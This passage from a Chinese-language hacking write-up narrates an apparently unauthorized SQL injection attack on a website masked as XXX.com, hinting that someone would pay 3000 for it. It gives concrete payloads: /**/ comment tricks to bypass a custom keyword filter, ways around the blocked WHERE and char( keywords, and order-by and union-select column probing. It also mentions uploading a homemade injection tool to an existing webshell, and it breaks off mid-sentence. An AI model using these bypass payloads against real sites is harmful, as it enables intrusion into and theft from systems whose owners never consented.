人家能出3000收吗？论坛是dv8.2的，手里又没0day，看来只有从主站下手了。随便打开一个连接http://www.XXX.com/ppca/MoreLog.asp?classid=4&classname=%D6%B0%B3%A1%D0%C4%B5%C3，把后面的class name参数去掉，依然正常显示。来看看前面这个参数有没注入的问题吧，一般人测试注射喜欢在后面加个引号，我比较习惯先随便加两个字母，看看是不是限制了纯数字的注入。如果是纯数字，我就不浪费时间了，结果如图3，看来注射是存在的，and 1=1之后，防注提示出来了，如图4。




图4




图5




图6

看样子不像是通用防注入程序，感觉是自己写的函数，试了一下cookie注射，果然不行。在url后面直接跟个and呢？没有过滤，语句出错了，带空格过滤很容易绕过，试一下/**/and/**/1=1，成功了，如图5，于是就开始注射了。




图7

SHELL INJIECTION这个是我自己写的注射工具，用起来有点麻烦，不支持暴力猜解，不过对付一些非常规的注射点比较好用，嘿嘿。填好参数就开始了，先从sysobjects里猜表试试，结果郁闷的事情又发生了，如图6。

真奇怪，我明明已经选了用/**/来代替引号，怎么还是被过滤了？找了半天，原来是单独过滤了**where**关键字，另外还过滤了char(函数。char是带(一起过滤的，只要在中间插入分隔符，如char/**/(的形式就可以绕过，我的工具里有这个功能。但是where是不带空格或者标记过滤的，试了下，不用where的sql语句可以正常执行，如图7。

但是这样的话就只能取第一行数据了，来试试union吧，union正常执行的话应该能取得所有行。order by xx取得一共select了12列，and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12取得显示数据的字段一共有1，7，9，11几列。但是union一下，又出问题了，如图8。




图8

跟暴错模式的结果一模一样，真奇怪，因为已经用and 1=2把前面的结果集置空了，照理说不应该出数据类型不兼容的问题啊？因为看不到代码，你也不会知道程序里是怎么处理语句的，那边作了什么手脚。字典扫一下表试试，如果运气好取到第一个管理员的密码直接就进去了。结果一个都没扫出来，看来常规的方法是没办法搞了。

这时我想起昨晚通宵都在写的shell injection 2.0版本，里面我新加入了一个mssql环境注射用openrowset函数来取数据的功能，虽然工具还没全部完成，但是已经基本上可以用了。

于是传到webshell上，没想到报错了，原来这个版本是用aspx写的，虚拟机里是.net 2.0环境，没有测试.net 1.1下的兼容问题。手上几个支持aspx的webshell都是1.1的，一时半




图9




图 10

